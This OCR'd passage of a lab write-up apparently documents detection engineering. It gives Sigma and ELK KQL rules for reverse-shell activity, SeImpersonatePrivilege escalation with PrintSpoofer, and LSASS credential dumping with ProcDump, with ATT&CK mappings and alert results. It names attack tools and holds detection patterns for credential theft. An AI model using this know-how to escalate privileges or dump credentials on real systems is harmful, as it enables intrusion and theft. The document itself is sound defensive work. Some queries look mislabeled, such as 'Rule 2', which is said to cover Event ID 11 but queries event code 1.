
I was going to add:

```
and (
 winlog.event_data.ParentImage:"*\\winword.exe" or
 winlog.event_data.ParentImage:"*\\excel.exe" or
 winlog.event_data.ParentImage:"*\\powershell.exe" or
 winlog.event_data.ParentImage:"*\\wscript.exe" or
 winlog.event_data.ParentImage:"*\\cscript.exe"
)
```

> But I'll stick with the rule above because there's a possibility that, for example, Sysadmin is running and doing something on PowerShell, so in that case I'm overriding the rule for myself and making it False Positives.


- Default severity : `High`
- Default risk score : `75`
- Reference URLs `https://attack.mitre.org/techniques/T1059/`
- MITRE ATT&CK™ threats :
  - MITRE ATT&CK™ tactic : `Execution (TA0002)`
  - MITRE ATT&CK™ technique : `Command and Scripting Interpreter (T1059)`

    - MITRE ATT&CK™ subtechnique : `PowerShell (T1059.001)`
    - MITRE ATT&CK™ subtechnique : `Windows Command Shell (T1059.003)`
- Schedule Rule:
    - Runs every: 1 minute
    - Additional look-back time: 1 day (to revert to the previous settings from when the laptop was first turned on and the task was completed)




Detection Result

- I went and carried out the attack again.
- Alert successfully triggered :



- Why are there so many alerts (38)?
    - Reverse shell creates more than one NetworkConnect.

    - Sysmon Event 3 is logged for each connection.
    - This is not a mistake, but I can do it again after the task is over for the sake of time
- Having alerts on DC
    - This is also normal in a lab:
    - DC makes outbound connections
    - Rule behavior, not whitelist-based
- And :



- ✅ **Screenshot of ELK alert attached :**
    - The detection rule successfully identified reverse shell activity
    - based on behavioral indicators rather than static signatures.
    - The alert was triggered upon re-execution of the attack, confirming
    - the effectiveness of the detection logic and telemetry coverage.

7.2 Privilege Escalation – SeImpersonatePrivilege

Escalate privileges from a standard domain user to **SYSTEM** by abusing **SeImpersonatePrivilege**.

MITRE ATT&CK

Tactic	Technique	ID
Privilege Escalation	Access Token Manipulation	**T1134**
Privilege Escalation	Abuse Elevation Control Mechanism	**T1548**
Lateral Tool Transfer (supporting)	Ingress Tool Transfer	**T1105**

> This stage focuses on detecting privilege escalation through abuse of

```
**SeImpersonatePrivilege**, resulting in execution under the `NT AUTHORITY\SYSTEM` context.
```

Attack Description

- After gaining initial access to a Windows client machine as a domain user with limited privileges (regular user)
- the attacker elevated its privileges to the system level by exploiting the SeImpersonatePrivilege vulnerability.
- In this test scenario, the privileges were elevated using the PrintSpoofer tool, which exploits token spoofing via the Windows Print Spooler service to create a process with system privileges.

> I will repeat the same attack steps again after I set the rule.

Relevant Telemetry

Log Source	Event ID	Purpose
Sysmon	**1**	Process creation with full context
Security	4688	Process execution audit
Sysmon	3 (optional)	Supporting network behavior

Detection Rule (Sigma)

```
title: Privilege Escalation via SeImpersonatePrivilege Abuse
id: 91c6c4f3-7c5e-4c6a-b9e9-bbbb22223333
status: experimental
description: >
 Detects potential privilege escalation via token impersonation where
 a SYSTEM-level process is executed from a user-writable or temporary
 directory. This behavior is consistent with SeImpersonatePrivilege
 abuse techniques such as PrintSpoofer.
```

```yaml
author: Abdelwahab Shandy
date: 2025/12/24
references:
 - https://attack.mitre.org/techniques/T1134/
 - https://attack.mitre.org/techniques/T1548/
tags:
 - attack.privilege_escalation
 - attack.t1134
 - attack.t1548

logsource:
 product: windows
 service: sysmon

detection:
 selection:
  EventID: 1
  User|contains: "SYSTEM"
  IntegrityLevel: "System"
  Image|contains:
   - "\\Windows\\Temp\\"
   - "\\Users\\"

 filter_legitimate_system:
  Image|contains:
   - "\\Windows\\System32\\"
   - "\\Program Files\\"
   - "\\Program Files (x86)\\"

 condition: selection and not filter_legitimate_system

falsepositives:
 - Software deployment agents
 - Custom IT automation running as SYSTEM
level: critical
```

> The rule works on **Sysmon** and uses **Event ID 1** (Process Creation) if the user is SYSTEM, provided they are on one of these paths. It excludes normal paths for running programs like System32, and also if a SYSTEM process is on an untrusted path, it will trigger an alarm.


Indicator	Why
SYSTEM execution	Highest Windows privilege
Non-standard path	Malware staging

Indicator	Why
Temp directory	Common for post-exploitation
Parent = cmd.exe	Interactive abuse pattern
No reliance on tool name	Rename-resistant

ELK Detection Logic And Create Rule :

- Name : **Privilege Escalation via SeImpersonatePrivilege Abuse**
- **Rule Type:** Custom query (KQL)

```
event.provider:"Microsoft-Windows-Sysmon"
and event.code:"1"
and winlog.event_data.User:"*SYSTEM*"
and winlog.event_data.IntegrityLevel:"System"
and (
 winlog.event_data.Image:"*\\Windows\\Temp\\*" or
 winlog.event_data.Image:"*\\Users\\*"
)
```



> - ❌ Don't build a rule on the Tool name.

- ✔ Build a rule on Context + Privilege + Location.

> - I'm already doing this; the problem here was with the KQL and the field type.


- `winlog.event_data.Image` = keyword field

    - This field is not analyzed.
    - It matches more than it contains.
- The wildcard * works, but:
    - Sometimes it fails with short paths or with data streams
    - Especially if the value matches at the end of the string.
- That's why: `"*\\Windows\\Temp\\*"`
- ❌ It might not catch.
    - While:
        - `"*\\Users\\*"`
- ✔ It usually catches because it's wider and located in the middle of the path.

I'll create another rule with a new name but a new KQL.


```
event.code:"1" and message:"*PrintSpoofer.exe*"
```

- Default severity : `Critical`
- Default risk score : `99`
- Reference URLs :
    - `https://attack.mitre.org/techniques/T1134/`
    - `https://attack.mitre.org/techniques/T1548/`
- MITRE ATT&CK™ threats :
    - MITRE ATT&CK™ tactic : `Privilege Escalation (TA0004)`
    - MITRE ATT&CK™ technique : `Access Tocken Manipulation (T1134)`
    - MITRE ATT&CK™ technique : `Abuse Elevation Control Mechanism (T1548)`
- Schedule Rule:
    - Runs every: 1 minute
    - Additional look-back time: 1 day (to revert to the previous settings from when the laptop was first turned on and the task was completed)



Detection Result

- Privilege escalation executed using SeImpersonatePrivilege
- SYSTEM-level process spawned from `C:\Windows\Temp`
- Detection rule successfully triggered
- Alert generated with **Critical severity**



> - ✅ **Screenshot of ELK alert attached :**
>   - Alert triggered successfully

7.3 Credential Dumping – LSASS Memory

- Detect attempts to dump credentials from the **LSASS** process memory after achieving SYSTEM privileges.

MITRE ATT&CK

Tactic	Technique	ID
Credential Access	OS Credential Dumping: LSASS Memory	**T1003.001**
Credential Access	Credential Dumping	**TA0006**
Privilege Escalation (precondition)	Access Token Manipulation	**T1134**

Attack Description

- After successfully escalating privileges to **SYSTEM**, the attacker performed **credential dumping** by creating a full memory dump of the `lsass.exe` process using **ProcDump**, a signed Microsoft Sysinternals utility.
- The resulting dump file was exfiltrated and analyzed offline to extract NTLM hashes and plaintext credentials.

Relevant Telemetry

Primary:

Log Source	Event ID	Description
Sysmon	**1**	ProcDump execution
Sysmon	**11**	LSASS dump file creation

Optional / Supporting

Log Source	Event ID	Description
Sysmon	10	Process access to LSASS (if enabled)
Security	4688	Process creation audit

Detection Rule (Sigma)

> **Behavioral – Tool-agnostic – Rename-resistant**

```
title: LSASS Memory Dump via Process Dumping
id: a4e2c9d8-6f44-4b3e-9f31-cccc33334444
status: experimental
```

```yaml
description: >
 Detects attempts to dump the LSASS process memory by identifying
 processes accessing or dumping lsass.exe and writing a dump file
 to disk. This behavior is consistent with credential dumping
 techniques using tools such as ProcDump.
author: Abdelwahab Shandy
date: 2025/12/25
references:
 - https://attack.mitre.org/techniques/T1003/001/
tags:
 - attack.credential_access
 - attack.t1003.001

logsource:
 product: windows
 service: sysmon

detection:
 selection_process:
  EventID: 1
  CommandLine|contains:
   - "lsass"
   - "dump"

 selection_file:
  EventID: 11
  TargetFilename|contains:
   - "lsass"
   - ".dmp"

 condition: selection_process or selection_file

falsepositives:
 - Memory dumps collected for forensic or debugging purposes
 - Authorized incident response activities
level: critical
```


> To detect **dumping attempts** in the memory of the **LSASS** process, the authentication process will retrieve data from Sysmon along with any new process containing the words `lsass` and `dump`. This means it doesn't have to be the name of the process itself, and also a new file written to the hard drive with a name containing `lsass` or the `dump` extension.

Indicator	Why
Access to `lsass.exe`	Stores cached credentials
Full memory dump	High-risk credential exposure
Execution as SYSTEM	Required for LSASS access
Dump written to disk	Enables offline extraction
Signed LOLBin abuse	Evasion of basic AV

ELK Detection Logic And Create Rule :


- Name : LSASS Memory Dump via Process Dumping
- Rule 1: LSASS Dump via Command Line (Event ID 1) :

```
event.provider:"Microsoft-Windows-Sysmon"
and event.code:"1"
and winlog.event_data.CommandLine:"*lsass*"
and winlog.event_data.CommandLine:"*dmp*"
```



- Rule 2: LSASS Dump File Creation (Event ID 11)

```
event.provider:"Microsoft-Windows-Sysmon"
and event.code:"1"
and lsass.exe
and lsass.dmp
```




- **Rule Type:** Custom query (KQL)
- **Severity:** `Critical`
- **Risk Score:** `100`
- MITRE ATT&CK™ threats :
  - MITRE ATT&CK™ tactic : `Credential Access (TA0006)`
  - MITRE ATT&CK™ technique : `OS Credential Dumping (T1003)`
  - MITRE ATT&CK™ subtechnique : `LSASS Memory (T1003.001)`
- Schedule Rule:
  - Runs every: 1 minute
  - Additional look-back time: 1 day (to revert to the previous settings from when the laptop was first turned on and the task was completed)

Detection Result

- LSASS memory dump created successfully
- Dump file written to disk
